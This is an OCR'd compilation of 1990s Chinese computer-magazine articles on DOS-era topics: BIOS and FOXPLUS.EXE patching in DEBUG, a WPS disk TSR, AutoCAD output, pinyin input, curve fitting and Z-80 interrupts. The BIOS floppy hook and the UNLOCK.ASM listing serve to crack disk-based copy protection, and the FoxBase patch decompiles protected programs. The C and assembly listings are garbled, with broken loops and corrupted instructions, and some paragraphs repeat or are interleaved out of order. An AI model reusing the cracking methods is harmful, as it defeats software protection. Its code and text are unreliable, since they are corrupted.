
```
C>debug
-r cxi:设置文件长度为1000H字节(640K BYTE)
CX 0000
;0
;1
-r bx
BX 0000
;1
-n bios.new;文件名为BIOS.NEW
-w f000,0;存储从F000H,0起始的内存数据
Writing 10000 bytes
-r da
DS 1CF4
;
```

-L 1D04,0;从DS+10段起调用内存的BIOS程序
-l 1D04,ec59;反汇编EC59H处的程序,即INT 40H的入口指令

```
1D04,EC59 E9A483 JMP AA8A
1D04,EC5C 60 DB 60
```

查看BIOS程序区,F000,7000处附近是零填充,显然是空白区,把修改的程序插在此处。

```
-ald04,ec59;修改入口跳转指令,使之转向7000H处添加的指令
```

-L 1D04,EC59 jmp 7000
以下是在BIOS中7000H空白处添加的指令

```
-U 1D04,7000
1D04,7000 9C PUSHF
1D04,7001 05 PUSH ES
1D04,7002 50 PUSH AX
1D04,7003 33C0 XOR AX,AX
1D04,7005 8EC0 MOV ES,AX
1D04,7007 26 ES;
```

1D04,7008 A18001 MOV AX,[0180];取INT 60H向量的偏移地址

```
1D04,700B 3D3412 CMP AX,1234;比较是否是标志字1234H
1D04,700E 750B JNZ 701B;否则跳转至BIOS程序
```

```
1D04,7010 2E CS;
1D04,7011 FF368601 PUSH [0186];推入INT 61H向量的偏移
```

```
1D04,7015 26 ES;
1D04,7016 FF368401 PUSH[0184];推入INT 61H向量的偏移值
```

```
1D04,701A CB RETF;跳至INT 61H的入口
1D04,701B 58 POP AX
1D04,701C 07 POP ES
1D04,701D 9D POPF
```

我们在利用FOXBASE自身的反编译器,通过设置SET ECHO ON打开FOXBASE的语句功能来获取源程序时,这种方法只适应单个的、顺序的FOX文件。

当FOX文件中存在大量分支、循环或存在过程函数时,所得到的源程序将存在冗余、残缺、交叉的现象,原因在于FOXBASE只是依次翻译那部块即执行的语句,如果是DO XXXX.DO WHILE,IF...ELSE.DO CASE语句则根据执行结果修改向下一条语句的文件指针,否则默认执行下一条语句,这对于IF和CASE语句来说,还有相当部分的语句没有执行过,那部分源程序无法得到;而执行DO WHILE语句因多次重复翻译存在冗余,并且在执行DO XXXX时,过程XXX的源程序将插到主程序中间,显然这样的PRG源程序是没有实用价值的,只有克服以上问题以后所获得的PRG源程序才是完整的。

究其根源,利用FOXPLUS不能得到完整的PRG源程序的原因在于FOX程序实际上已经被解释执行了,我们设想,如果FOX程序语句在被翻译以后并不进入执行模块,语句都没有实际执行,也就不可能进行条件、循环判断和过程调用,此时FOX程序将当作一个顺序文件给翻译出来了!这样,分支、循环及过程调用给反编译所带来的问题都不存在了,实践证明,方法是可行的,当FOXPLUS对命令语句只翻译不执行时,我们称之为虚拟执行。

我们通过对FOXPLUS.EXE的分析后,发现FOXPLUS对在点状输入的命令与调用命令文件所执行的入口是不一样的,这一个不一致性使我们利用对话法解决实际反编译工作问题,我们修改命令语句的执行入口并不影响点状状态下的命令正常执行,这样我们可以在点状状态下执行语句的命令,而在命令文件中进行语句翻译工作,下面将介绍如何在FOXPLUS中查找语句命令执行的入口地址:

```
ren foxplus.exe u
debug u
-100 ffff 8A 1F 28 FF D1 E3 D1 E3
11AE,49DF
-U 49DF
11AE,49DF 8A1E MOV BL,[BX]
11AE,49E1 28FF SUB BH,BH
11AE,49E5 D1E3 SHL BX,1
11AE,49E5 D1E3 SHL BX,1
11AE,49E7 FF9F0809 CALL FAR
[BX+0908];执行语句调用
11AE,49EB
-A 49DF
11AE,49DF CMP BYTE PTR
[BX],55;判断是否为结束代码,是则进行退出处理
11AE,49E2 JNZ 49EB;否则跳过执行调用
11AE,49E4 MOV BX,154;55H*4
=154H
11AE,49E7 CALL FAR [BX
+0908];执行语句调用
11AE,49EB
-W
-Q
```

对FOXPLUS.EXE进行以上修改后运行它进入点状状态,打开源程序显示功能,并显示结果定向到文件区,在点状状态下调用FOX程序及其所有过程,FOX程序中的所有FOX语句都被翻译成PRG语句,假设XX.FOX程序中含有过程PROC1,PROC2,则执行以下命令:

```
.SET DEBUG ON
.SET PRINT TO XX.PR
.SET PROC TO XX.FOX
.SET ECHO ON
.DO XX.FOX
.DO PROC1
.DO PROC2
.QUIT
```

这样就得到了XX.FOX程序完整的源程序。

福建 吕振静 何福麟

怎样使用PostScript图像(上)

使用"PostScript(附言)"图像是12.0版本引入的新功能,从当前图形中输出一个"PostScript"文件使用的是PSOUT命令,该命令执行时将用户的当前图形(或者图形中的一部分)作为一个"Encapsulated PostScript"文件(EPS)(附言文件)输出,该文件可以用于插入某些桌面出版系统、图形解释、演示或者某种说明性程序中,它也是扩展实体数据的一种形式。

格式:
Command,PSOUT
File name<current>;

如果系统变量FILEDIA设置为"1"的话,AutoCAD将使用一个名为"Create PostScript File"的标准文件对话框,并且列出当前路径下所有扩展名为".EPS"的文件,用户可以在文件编辑框中给出所要输出的文件名称,或者从列表框中拾取一个已有的文件名称来指定输出的"PostScript"文件名称,用户不必输入扩展名".EPS",AutoCAD将自动替用户加上它,如果该系统变量设置为"0",命令的提示将出现在命令线上,接下来命令将提示:

What to plot - Display, Extents, Limits, View or Window <D>; (Do so)
Include a screen preview image in the file? (None/ EPS/ TIFF) <None>; (Do so)

Size units (Inches or Millimeters) <current>; (Do so)
Specify scale by entering; (Do so)

Output units= Drawing units or? <default>; (Do so)
Enter the Size or Width, Height <default>;

用户可以指定一图形的直角边围住的输出区域,AutoCAD对上述提示中各项的解释为,DISPLAY,在当前的图框空间视区或者模型空间视图中输出视区,EXTENTS,类似于ZOOM命令的Extents选项项,所输出的EPS文件为当前包含实体的图形部份,画出新实体后又将被自动更新,但是仅被下一次ZOOM ALL或者ZOOM Extents命令所识别,该选项所输出的EPS文件取决于当前的模型空间或者图框空间上,LIMITS,输出指定的绘图区域,但是如果当前的观察点不是X-Y平面的0.0,1.0点时除外,此时的输出如一个上选项项,View,输出前一个被保存并且命名的视图;Window,三维观察点所决定,PSOUT命令可以建立一个包含由EPS或者TIFF格式所定义的屏幕预览,如果选择其中一种输出格式,AutoCAD将提示指定所使用的聚素有128X128,256X256,512X512。

用户可以使用两种方式来指定比例,Fit,按比例输出EPS,使得输出的图形与指定的图框尺寸一样大,X=Y,设置一个明确的比例来指定输出的图框单位是多少(英寸或者毫米),给定输出单位(X)等于多少个绘图单位(Y),接下来AutoCAD将列出当前可以使用输出尺寸,如果设置的尺寸不是一个标准尺寸,将出现标志,USER,这里的列表仅帮助用户记忆,但是可以由此选择一个使用尺寸,或者明确地给出"宽"与"高"来定义一个用户尺寸(宽与高用一个"."号分隔开)。

成都 曹刚

近年来流行的MS-DOS5/6称得上是非常优秀的操作系统,它解决了长期困扰DOS用户的许多难题,如内存占用、硬盘管理等。由于以前的DOS3.3最多只能管理32M的硬盘,用户不得不将大容量的硬盘划分成若干32M的逻辑盘来使用,显得十分麻烦,如果使用DOS5/6,则可直接管理高达2000M的硬盘,免去了分盘的烦恼。但是,一些常用的软件,特别是一些中文软件因为兼容性的缘故,在DOS5/6的大硬盘上运行时会出现许多问题,例如广泛流行的WPS等,给用户增添了新的烦恼,本文针对这一问题作了分析并给出了解决的办法。

WPS是使用一种磁盘索引表的技术读字库,系统启动之初,即在内存中建立一张表格,表格中的数据是直接来自硬盘FAT表中得来的,而表格的对象是WPS系统的字库文件(CCLIB.DOT和CLIBS.DOT,如果没有扩展内存的话,还将包括16点阵显示字库CCLIB.DOT, WPS读字库乃是调用DOS的绝对读盘功能INT25来实现,只须从磁盘索引表中找到某个簇,转换成绝对扇区号,即可直接读盘,这比起调用DOS文件服务功

能要快得多,但是却导致了与DOS5/6的不兼容。

我们知道DOS绝对读盘功能INT25、INT26是按以下的入口参数进行操作的:

AL:驱动器号
CX:所读或写的扇区号
DX:开始的逻辑扇区号
DS:数据传送的段址
BX:数据传送的偏移

很明显,由于DX寄存器的限制,DOS最多只能读写0FFFFH范围内的扇区,每扇区为512字节,所以DOS3.3最多只能读写32M以下的硬盘,在DOS5/6下,硬盘管理空间突破了32M的限制,旧的入口参数已经不再使用,实际情况是这样的,凡是在硬盘上执行INT25、INT26时,DOS先判断扇区是否超过32M,若小于32M,则正常读写,若发现硬盘分区大于32M,则在AX寄存中返回错误码0207H,那时,对于大于32M的大硬盘DOS又是如何处理的呢,在DOS5/6中对大于32M的硬盘提供了另外一种读写参数,具体格式如下:

AL:驱动器号
CX:设置为0FFFFH,表示采用新的读写参数DS,参数块的段址

BX:参数块的段内偏移
参数块长9个字节,其内容如下:

DS:[BX]——开始的逻辑扇区号
DS:[BX+2]——开始的逻辑扇区号高位
DS:[BX+4]——所读(写)的扇区数
DS:[BX+6]——数据缓冲区的偏移
DS:[BX+8]——数据缓冲区的段址

据此,我们可以知道WPS之所以不能在大硬盘上正常运行,是因为没有宏汇编器的读者,笔者在此介绍用DEBUG建立CROS1.COM的办法,只须在DEBUG状态下对着输入,按对正确,即可正常使用。

□湖北 张涛
C>DEBUG
JMP 01C9
DWP 0
DW 0
DW 0
DB 0
DB 0
DW 0
DW 12345678
MOV Byte ptr [010F],01
JMP 0133
NOP
PUSHF

盘空间大于32M则将原调用的参数转换成新的入口参数,再用DOS服务,这样,WPS就能正确地读取字库数据了。笔者用汇编语言写了一个叫做CROS1.COM的TSR程序,在运行SPDOS之前先运行CROS1,以后再运行SPDOS/WPS即可正常模拟显示、打印,程序在249M硬盘的AST486和100M硬盘的CLC386上运行一

切正常,为方便没有宏汇编器的读者,笔者在此介绍用DEBUG建立CROS1.COM的办法,只须在DEBUG状态下对着输入,按对正确,即可正常使用。

□湖北 张涛
C>DEBUG
JMP 01C9
DWP 0
DW 0
DW 0
DB 0
DB 0
DW 0
DW 12345678
MOV Byte ptr [010F],01
JMP 0133
NOP
PUSHF

CS, CALL FAR [010B]
JMP 0150
NOP
CS,
MOV Byte ptr [010F],00
CS,
MOV [0110],AX
CS,
POP [0103]
CS,
POP [0105]
PUSHF
CS,
CMP Byte ptr [010F],00
JNZ 0124
PUSHF

CS, CALL FAR [0107]
JB 0162
ADD SP,02
CS,
PUSH [0105]
CS,
PUSH [0103]
RTF 0002
CMP AX,0207
JZ 016D
ADD SP,02
STC
JMP 0155
ADD SP,02
PUSHF
PUSH BX
PUSH CX
PUSH DX
PUSH DS
MOV AX,BX
MOV BX,0112
CS,
MOV [BX],DX
CS,
MOV [BX],DX
CS,
INT 21

MOV Word Ptr [BX+02],0000
CS,
MOV [BX+04],CX
CS,
MOV [BX+06],AX
CS,
MOV [BX+08],DS
MOV CX,FFFF
PUSH CS
POP DS
MOV AX,[0110]
CS,
CMP Byte Ptr [010F],01
JZ 01B9
CS,
CALL FAR [0107]
JB 01C0
POP DS
POP DX
POP CX
POP BX
POPF
CLC
CS,
PUSH [0105]
CS,
PUSH [0103]
RTF 0002
CS,
CALL FAR [010B]
JMP 01A4
POP DX
POP CX
POP BX
ADD SP,02
STC
JMP 0152
MOV AH,30
INT 21
CMP AL,04
JNB,01E2
CMP AH,1F
JNB 01E2
MOV DX,0229
MOV AH,09
INT 21

MOV AX,4C01
INT 21
MOV AX,3525
INT 21
CMP BX,012D
MOV DX,023B
JZ 01D9
MOV SI,0107
CS,
MOV [SI],BX
CS,
MOV [SI+02],ES
MOV AX,3526
INT 21
MOV SI,010B
CS,
MOV [SI],BX
CS,
MOV [SI+02],ES
MOV AX,2525
PUSH CS
POP DS
MOV DX,012D
INT 21
MOV AX,2526
PUSH CS
POP DS
MOV DX,011B
INT 21
MOV DX,01C9
MOV DL,04
SHR DX,CL
MOV AX,3100
INT 21
DB 0D, 'ERROR DOS VER1',0D,0A,24
DB 0D, 'CROS1 has already installed!',0D,0A,24
-R CX 0158
-R BX 0000
-N CROS1.COM
-W 100
-Q
以下例是SPDOS启动的顺序程序
C>CROS1
C>CHLBI
C>CROSS
C>NEWSFDOS
C>WBX
C>WPS

在大硬盘上运行WPS

天池标准汉字系统的功能与使用

西南交通大学 汪志豪

使用拼音输入法的操作步骤是:先加载拼音模块(即是DOS命令行键入PY<Return>),再选择输入方式这样就可以进行拼音输入了,本系统提供了若干技巧功能,在实际的输入过程中,使用这些功能,可以大大提高输入速度,下面详细介绍这些操作和技巧。

把拼音输入法加载入汉字系统
在汉字系统启动后,在DOS提示符下键入拼音输入法的模块名PY并键入<Return>,则汉字拼音程序即被加载,此时系统立即响应安装信息即键入:
C:\TECHWAY>PY<RETURN>

若模块装入已正确安装,则屏幕响应为:
拼音输入法已正确安装
用<Ctrl>+F2-F9组合键选择输入方法,当输入提示符出现“拼音输入”时,表示已进入汉语拼音输入方式,即提示行为:

拼音输入
具体的输入方式有三种:基本输入、简拼输入、简拼和全拼混合输入,在输入时,你可随意地使用这三种输入方式,在输入过程中,系统将自动地根据你输入的拼音字母的情况,由系统自动转换到适宜的输入方式,不需要人为的切换干预。

下面详细介绍这三个输入方式
1.基本的输入方法
全拼输入法只要会拼音,每一个汉字,会就会写出其拼音的所有字母,这样您便可以开始用汉语拼音输入了。
例如,你想输入汉字“装”字,〈汉字〈装〉的拼音是zhuang〉,你的操作过程和提示行显示情况为,在输入行键入zhuang,输入提示行就出〈装〉和装字的一些同音字,可能象下面这样:
拼音输入zhuang 1;装2;状3;庄4;壮5;撞6;桩7;栽8;幢9;值0;奘
键入数字1就完成了〈装〉的输入。
提示行翻页
如果已经输入了一个字的所有拼音字母,而提示行并没有出现你所需要的字,那就要翻页,拼音输入法中,用〈>和〈<〉键进行向前后的翻页,直至输入提示行中出现你所需要的字,再用数字进行选字,翻页时,当前后翻页到头时,汉字系统用蜂鸣声提醒您注意。
例如你准备输入汉字〈<〉,〈<〉字的拼音是si,您输入时在输入行键入si,输入提示行的显示就会象下面这样:

拼音输入si 1;四2;思3;斯4;死5;司6;似7;丝8;私9;伺0;寺
但提示行中并没有出现〈<〉字,这时你用〈>键向后翻页,提示行中可能将会象下面这样:
拼音输入si 1;肆2;嗣3;嗣4;嘶5;巳6;伺7;食8;嗣9;嗣0;嗣
键入数字5就完成汉字〈<〉的输入。

2.简拼输入
简拼中用字母代表某些特定的拼音声母或韵母,如b代表ang,这样就可以大大减少输入汉字时按键的次数,提高汉字输入的速度,本汉字系统的拼音输入方法也接受简拼,并且可以部分是简拼部分是全拼,简拼对应的键位也在下表列出。

简拼键位定列表
拼音 键 拼音 键 拼音 键
zh v ch i sh u an i f
ang h so k ai l en i
eng g ing y ong s
例如,用简拼方式输入〈装〉字(装字的拼音是zhuang, zh的简拼键是v, ang的简拼键是h)在输入时只要在输入行键入vuh,输入提示行就出〈装〉和一些装字的同音字,可能象下面这样:
拼音输入vuh 1;装2;状3;庄4;壮5;撞6;桩7;栽8;幢9;值0;奘
键入数字1就完成了〈装〉字的输入。
说明:上面的这些定式是可不可用的,只是若使用它们,也就是使用简拼方式,这样可使输入的击键次数减少,输入速度较快些,若不使用它们,就是使用全拼(基本)输入方式,不会影响您进行正确的拼音输入,简拼和全拼也可以混合使用。
例如,用简拼和全拼混合使用方式输入〈装〉字,汉字〈装〉的拼音是zhuang, zh的简拼键是v, ang的简拼键是h,输入时,可以在输入行键入vuh(ang是全拼),也可以键入shuh(zh是全拼),键入后,输入提示行就出现〈装〉字和一些装字的同音字,假如你输入的是shuh,则输入提示行响应的提示可能象下面这样:
拼音输入shuh 1;装2;状3;庄4;壮5;撞6;桩7;栽8;幢9;值0;奘
键入数字1就完成了〈装〉字的输入。
注:这三种输入法中都是用〈>和〈<〉键翻页,7.2-一些技巧性功能的使用方法:
多音字的输入问题
汉语中有很多的多音字,例如汉字〈差〉有三种音cha(差错),chai(出差)和ci(参差不齐),对于多音字可以使用多音字的任何一个音进行拼音输入。
常用字的输入

有些常用字,输入时不必敲全所有的拼音,只需敲入开头的一、二个拼音字母,所需的汉字便在提示行中找到,这时您就可以选择了,如果敲入所有的拼音,也能在提示行中找到这个字,例如,欲输入〈<〉字,〈<〉的全拼为shi(简拼是ui)
当您敲入它的第一个拼音符号S时,输入提示行立即就会出现第一个拼音符号为S的一些最常见的字,可能象下面这样的显示:
拼音输入 S1;是2;上3;说4;时5;生6;十7;什8;事9;水0;司
这时您就可以立即进行选择字,不必继续敲入剩下的拼音符了,如果在上述情况下你没有选中字而是继续敲入剩下的拼音符号hi,底行提示行显示将变成象下面这样:
拼音输入shi 1;是2;示3;时4;式5;始6;十7;什8;事9;师0;失
这时你输入数字1,也是输入了〈<〉字,你也可以用简拼的方式,敲入第一个拼音符时,底行的输入提示行出现的也是以u开头的象下面这样:
拼音输入u 1;是2;上3;量4;商5;伤6;赏7;沙8;山9;生0;声
接着键入1,就输入了〈<〉字。
直接输入词组的方法
用本汉字系统,可直接输入词组,用词组键入的提示行在通常情况下,当词组中第二个字的声母被敲入时,提示行中已显示出所有重音的词,于是你可以立即选词,不必再输入后面字的拼音符了,这样可以大大减少敲键和选字的次数,尤其是用于多字词组,效果更显著。

词组的输入法
您可以象输入汉字一样接连把词组中各字的拼音符敲入,但注意输入词组的拼音过程中不要选字,即在输入第一个字的拼音之后,不要选字,接着输入后一字的拼音,常常在第二个字的拼音符尚未键完时,底行已显示出所有重音的词,于是你就可以选择输入你需要的词组了,在选词和翻页时,操作过程与选字和翻页一样,与汉字拼音输入的情形一样,也可以用全拼、简拼、混合拼几种方式。
例子:
假如你准备输入〈<方式〉这个词组,〈<方式〉的全拼是fangshi,简拼是fhu,你可以在拼音输入方式下键入fangshu输入提示行显示:
拼音输入fangs 1;方式
键入数字1就完成了词组〈<方式〉的输入,如果你用简拼,输入fhu,输入提示行显示:
拼音输入fhu 1;方式
键入数字1就完成了词组〈<方式〉的输入
(未完待续)

点阵的任意次曲线逼近

一、问题的提出

在温控仪表的研制中,需要解决这么一个问题:如何由热电偶测到的电势对应地找到温度?因为由温度到电势的函数关系是知道的,如S分度表中的E=Σai(ti),所以,上述问题最直接的思路是求出以上函数的反函数。但是这非常困难的,帮本人想构造n次多项式来逼近由温度和电势构成的点阵,其中参数n可任意设定。

二、算法的设计

以上实际问题可抽象为这么一个数学问题:设K个点这Pi(xi,yi),i=0,1,2,...,K-1,求函数f(x)=an*x^n+an-1*x^{n-1}+...+a1*x+a0,使得f(x)能最佳地逼近Pi,根据最小乘法原理,构造函数Z(a0,a1,...,an)=Σ(f(xi)-yi)^2,只要求出函数Z(a0,a1,...,an)取最小值时,ai(i=0,1,2,...,n)的值即可。

三、算法的实现

由多元函数极值存在性定理可知,当Z函数对ai的偏导为零时,Z函数有极小值,于是得到关于ai的K元一次方程组,解此方程组即可。根据以上算法,本人用C语言设计了一程序,运行此程序,即可得ai(i=0,1,2,...,n)值。

程序参数说明,max是数组X[]或Y[]中元素的个数, n是逼近曲线的次数

注意:在运行程序前,先修改max,n的值把所要逼近的点阵输入数组X[],Y[]中。

本程序在tubo c 2.0小型模式下编译通过。 □胡列 编

```
for(i=0;j<n+1;i++)
for(j=0;k<n+1;j++)
for(h=0;l<max;k++)
e[h]=exp1[k],n+i-j);
e[i][j]=add(e,max);
d[n+1]=his(n+1,c);
for(i=0;j<n+1;i++)
for(j=0;k<max;j++)
e[j]=y[j]*exp1(x[j],i);
e[i][j]=add(e,max);
for(j=0;k<n+1,j++)
{f[j]=c[j][0];
e[j][0]=b[j];
d[0]=his(n+1,c);
for(i=1;l<n+1;i++)
for(j=0;k<n+1,j++)
{e[j][i-1]=f[j];
f[j]=e[j][i];
e[j][i]=b[j];
d[i]=his(n+1,c);
for(j=0;k<n+1,j++)
a[j]=d[n-1]/d[n+1];
printf("welcome to use this software
created by Zheng Yun \n");
printf("if you have some problem,
please write to me \n");
printf(" * Address: ZhuJiang
Province,Hu Zhou city,");
printf(" * ShuangLin middleschool
\n");
printf(" * Telephone: (0572) 971652
\n");
printf(" * POSTCODE: 313012
\n");
puts(" \n");puts(" \n");
for(i=n;j>-1;j--)
printf("%d %d = %d.5f \n",n-j,a
[n-j]);
getch();
return;
};
double add(double *p,int k)
{double *p1,s=0;
int i;
p1=p;
for(i=0;i<k;i++)
s+=*p1;
return s;
};
double exp1(double a,int b)
{double s=1;
for(i=0;i<n+1;i++)
s=s+a*i;
return s;
};
```

我单位买了一台新机器,机器中装的DOS系统是MS-DOS5.0,由于我对DOS.0不熟悉,准备将DOS版本改为MS-DOS3.30,而机器的A驱动器是3.5英寸的,我们既没有3.5英寸的MS-DOS3.30DOS系统盘,又没有装MS-DOS3.30系统且A驱动器为3.5英寸的机器,只有5.25英寸的MS-DOS3.30系统盘,用B驱动器中DOS3.30系统盘的格式化程序格式化A盘,显示为Incorrect DOS version.后来,用MS-DOS5.0格式化一张3.5英寸磁盘,然后用DEBUG将5.25英寸系统盘的引导区写到3.5英寸磁盘上,将MS-DOS3.30系统盘插入B驱

制作3.5英寸的DOS系统盘

驱动器格式化好的3.5英寸磁盘插入A驱动器,用DISKCOPY命令进行拷贝,一张3.5英寸的MS-DOS3.30的系统盘就制作成功了。经验制作其它版本的DOS系统也一样成功。具体操作如下: 1、用PCTOOLS工具软件查看MS-DOS3.30系统盘的引导扇区的起止位置。(一般为0-1扇区) 2、启动DEBUG将MS-DOS3.30系统引导扇区读

入计算机内存,从内存内容-DOS3.30系统引导扇区内容,写入3.5英寸的磁盘引导扇区。退出DEBUG 如: >DEBUG -L 100 1 01 -W 100 0 01 -Q < > 4、用DISKCOPY命令进行拷贝。如: >DISKCOPY B:A, 5、用A盘进行启动,启动成功。 □辽宁 丹东市委

```
int i;
for(i=0;i<b;i++)
* * = a;
return(s);
}
double his(int nn,double *m)
{double a[10][10],*p;
double q,s=1,s2=1,b[10];
int i,j,k,num=0;
clrscr();
p=m;
for(i=0;i<nn;i++)
for(j=0;j<nn;j++)
for(k=0;k<nn-k+1;k++)
e[j][i]=*p;
for(k=0;k<nn-1;k++)
for(i=k;i<nn&& a[i][k]
==0;i++);
if(i=k)
num++;
for(j=0;j<nn;j++)
{b[j]=a[j][i];
a[k][j]=a[j][j];
a[j][i]=b[j];
};
for(k=0;k<nn;k++)
al=al+a[k][k];
for(i=0;i<nn;i++)
s2=s2;
s=s1-s2;
return(s);
};
```

取机系统的配置通常是由CONFIG.SYS和AUTOEXEC.BAT在启动时建立的基本环境,对于各种软件的支持,通用的环境为能最佳的支持各种软件,有时甚至不能运行,因此对于多套系统软件,最好分别建立各自的配置环境启动。本文以笔者实际情况为例(AST 486/25 机型,2M内存),介绍几种配置的实现方法。

1. 常规配置

```
1 CONFIG.486, 备份的配置文件
2 FILES=30
3 BUFFERS=30
4 DEVICE=C:\DOS\HIMEM.SYS
5 DEVICE=C:\213\HZANSI.SYS
6 DEVICE=D:\DRDOS\STORDRV.SYS
7 DOS=HIGH
8 STACKS=9,256
9 AUTOEXEC.486, 备份的批处理文件
10 @ECHO OFF
11 PATH=C:\;C:\DOS;C:\DRDOS;C:\213;C:\WS;C:\CPAV;E:\PC\F;TOOLS;E:\WINDOWS\F\FZ
12 APPEND C:\WS;F:\TOOLS;E:\WINDOWS\F\FZ
13 BOOTSAFE
14 VSAFE
15 MOUSE
16 MOUSE
17 PROMPT $P$G
18 @ECHO ON
19 486.BAT; 常规配置批处理文件
20 COPY F:\TOOLS\CONFIG.CAD, 备份的配置文件
* SYS
21 COPY F:\TOOLS\AUTOEXEC.486 C:\BAT
上述文件均存放在F:\TOOLS\下,更换配置后先执行486.BAT,然后重新启动,该配置支持2.13H.SUPER-CCDOS6.0P和WINDOWS3.1等。
2.AUTO CAD V11/12 版配置
1 CONFIG.CAD, 备份的配置文件
2 FILES=30
3 BUFFERS=30
4 DEVICE=C:\213\HZANSI.SYS
5 DEVICE=C:\DRDOS\STORDRV.SYS
6 DEVICE=C:\DRDOS\VDISK.SYS 270/E
7 AUTOEXEC.CAD; 备份的批处理文件
8 @ECHO OFF
9 PATH=C:\;C:\DOS;C:\DRDOS;C:\213;C:\WS;C:\CPAV;E:\PC;F;\TOOLS
```

10 APPEND C:\WS;F;\TOOLS
11 BOOTSAFE
12 VSAFE
13 MOUSE
14 MOUSE
15 PROMPT \$P\$G
16 @ECHO ON
17 CAD.BAT; 高层AUTO CAD配置批处理文件
18 COPY F:\TOOLS\CONFIG.CAD C:\SYS
19 COPY F:\TOOLS\AUTOEXEC.CAD C:\BAT
上述文件均存放在F:\TOOLS\下,更换配置后先执行CAD.BAT,然后重新启动。该配置支持PC-NFS V3.5.2.13H和3.NET WORK网络配置
1 CONFIG.SGI, 备份的配置文件
2 FILES=30
3 BUFFERS=30
4 DEVICE=C:\DOS\HIMEM.SYS
5 DEVICE=C:\213\HZANSI.SYS
6 DEVICE=C:\DRDOS\STORDRV.SYS
7 DEVICE=C:\NFS\PCNFS.SYS\M
8 DEVICE=C:\NFS\SOCKDRV.SYS
9 DEVICE=C:\DRIVERS\VEGIE6.SYS
10 DEVICE=D:\NFS\NSVFC.SYS
11 LASTDRIVE=Z
12 DOS=HIGH
13 STACKS=9,256
14 AUTOEXEC.SGI, 备份的批处理文件
15 @ECHO OFF
16 PATH=C:\;C:\DOS;C:\DRDOS;C:\213;C:\CPAV;E:\PC;F;\TOOLS;C:\NFW;E;\WINDOWS
17 APPEND C:\WS;F;\TOOLS;E;\WINDOWS
18 BOOTSAFE
19 VSAFE
20 MOUSE
21 MOUSE
22 PROMPT \$P\$G
23 SET TSD=PT8T
24 SET NFSDRIVE=C
25 PRT *
26 NFSRUN
27 @ECHOON
28 SGLBAT; 与工作站联用的配置批处理文件
29 COPY F:\TOOLS\CONFIG.SGI C:\SYS
30 COPY F:\TOOLS\AUTOEXEC.SGI C:\BAT
上述文件均存放在F:\TOOLS\下,更换配置后先执行SGLBAT,然后重新启动。该配置支持PC-NFS V3.5.2.13H和WINDOWS3.1等。

本文为笔者的具体情况为例,介绍一种实现方法,读者应根据实际时选用和参考,不必完全套用,上述方法已在多台电脑上运行通过

多套系统软件配置的后启动方法

□长春 赫达

第五讲 Z-80 中断系统

了解Z80中断系统的一般概念,掌握Z-80主机与外设用中断方式交换信息的基础原理。

一、中断概念

中断系统包括中断管理机构(如中断请求、中断排队处理程序,在现代计算机系统中,都引入中断技术来实现主机与外设交换信息,所谓交换信息是指CPU输入或输出数据,当然也包括输入外设的状态信息和输出控制信息。早期计算机没有中断方式,主机与外设交换信息只能采用问答方式,但由于主机速度为微秒级,而外设则为毫秒级,串行工作使主机等待时间过长,严重影响主机的工作效率,为解决快速主机与慢速外设交换信息的速度匹配,引入了中断技术,即外设采用请求方式与主机并行工作,当CPU需要输入或输出数据时,先执行一条IN或OUT指令,发出自动外设的命令,然后CPU继续执行主程序,外设则按自己的规律工作,即CPU与外设并行工作,当外设准备就绪,向CPU发出中断请求,通知CPU为其服务,CPU在完成自己正在执行的指令后,就暂停执行程序,在保护程序断点和现场后,就转向为该外设服务,即执行一个特定的中断服务程序,服务程序执行完毕,又返回主程序继续执行,如此协调工作大大提高了CPU的工作效率,如果CPU正在执行某外设的服务程序中,又有更高优先级别的外设请求服务,CPU可以保护当前的程序断点及现场,转向为高优先级别外设服务,服务完毕才

返回继续为低优先级别外设服务,如此等等,这种技术叫做中断嵌套,或叫多重中断,原则上,Z-80系统中断嵌套可以达到128重(在IM2方式时),即128级中断。
二、中断处理过程
一个完整的程序中断过程应包括:
1. 中断请求:中断源向CPU发出了出的中断请求,应具备两个条件:一是中断源工作告一段落,二是中断系统允许它发出中断请求。
2. 中断排队:若系统中多个中断源同时发出请求,CPU则依据事先排好的优先级,依次响应(为其服务)。
3. 中断响应:经排队后,CPU响应最高优先级的中断请求,即执行现行指令后,保护程序断点及现场,转去执行中断服务程序,这时CPU响应了该级中断请求。
4. 中断处理:中断响应后,进入中断处理。首先把当前PC值压入堆栈,然后再把中断服务程序的入口地址(怎样形成入口地址,这是中断技术的重要问题)转到PC,CPU就继续执行以PC值为起始地址的中断服务程序。
5. 中断返回:中断处理完成后,中断服务程序的最后一条指令(RETI)把断点地址从堆栈中弹回到PC,使之返回主程序继续工作 (未完待续) □成都 廖文君

返回继续为低优先级别外设服务,如此等等,这种技术叫做中断嵌套,或叫多重中断,原则上,Z-80系统中断嵌套可以达到128重(在IM2方式时),即128级中断。
二、中断处理过程
一个完整的程序中断过程应包括:
1. 中断请求:中断源向CPU发出了出的中断请求,应具备两个条件:一是中断源工作告一段落,二是中断系统允许它发出中断请求。
2. 中断排队:若系统中多个中断源同时发出请求,CPU则依据事先排好的优先级,依次响应(为其服务)。
3. 中断响应:经排队后,CPU响应最高优先级的中断请求,即执行现行指令后,保护程序断点及现场,转去执行中断服务程序,这时CPU响应了该级中断请求。
4. 中断处理:中断响应后,进入中断处理。首先把当前PC值压入堆栈,然后再把中断服务程序的入口地址(怎样形成入口地址,这是中断技术的重要问题)转到PC,CPU就继续执行以PC值为起始地址的中断服务程序。
5. 中断返回:中断处理完成后,中断服务程序的最后一条指令(RETI)把断点地址从堆栈中弹回到PC,使之返回主程序继续工作 (未完待续) □成都 廖文君

微·机·原·理

磁盘加密技术的一个缺陷(二)

二、接口程序的编制

接口程序完成的功能是设置接口程序存在标志。从而从BIOS获得软磁盘中断控制权。并在读盘操作前后分别调用INT 61H、INT 62H的调用。用于提供分析、记录软盘操作前后各个参数的程序入口。也用于提供解密时仿真软盘数据程序的入口。

```
源程序:
UNLOCK.ASM解密分析、读盘接口
*  研  究  人  员  罗  国  利  94.2
*****
cseg segment para 'CODE'
org 100h
assume cs, cseg, ds, cseg
start:
jmp initialise
far disk dd 0f00000ah
; F000H, ABAH为盘F000H, EC30H
; 软盘地址 (此地址随BIOS版本而异)
errmsg db "BIOS不匹配, 请先修改BIOS!!!"
```

```
int 21h
mov dx, offset cs; int_61h
; 使INT 41H指向IRET指令
mov al, 61h
mov ah, 25h
int 21h
xor ax, ax
mov word ptr es, 100h, 124h
; 设置接口程序存在标志
mov dx, offset cs; initialise
int 27h
; 程序结束退出
error:
mov dx, offset errmsg
mov ah, 9
int 21h
int 20h
cseg ends
end start
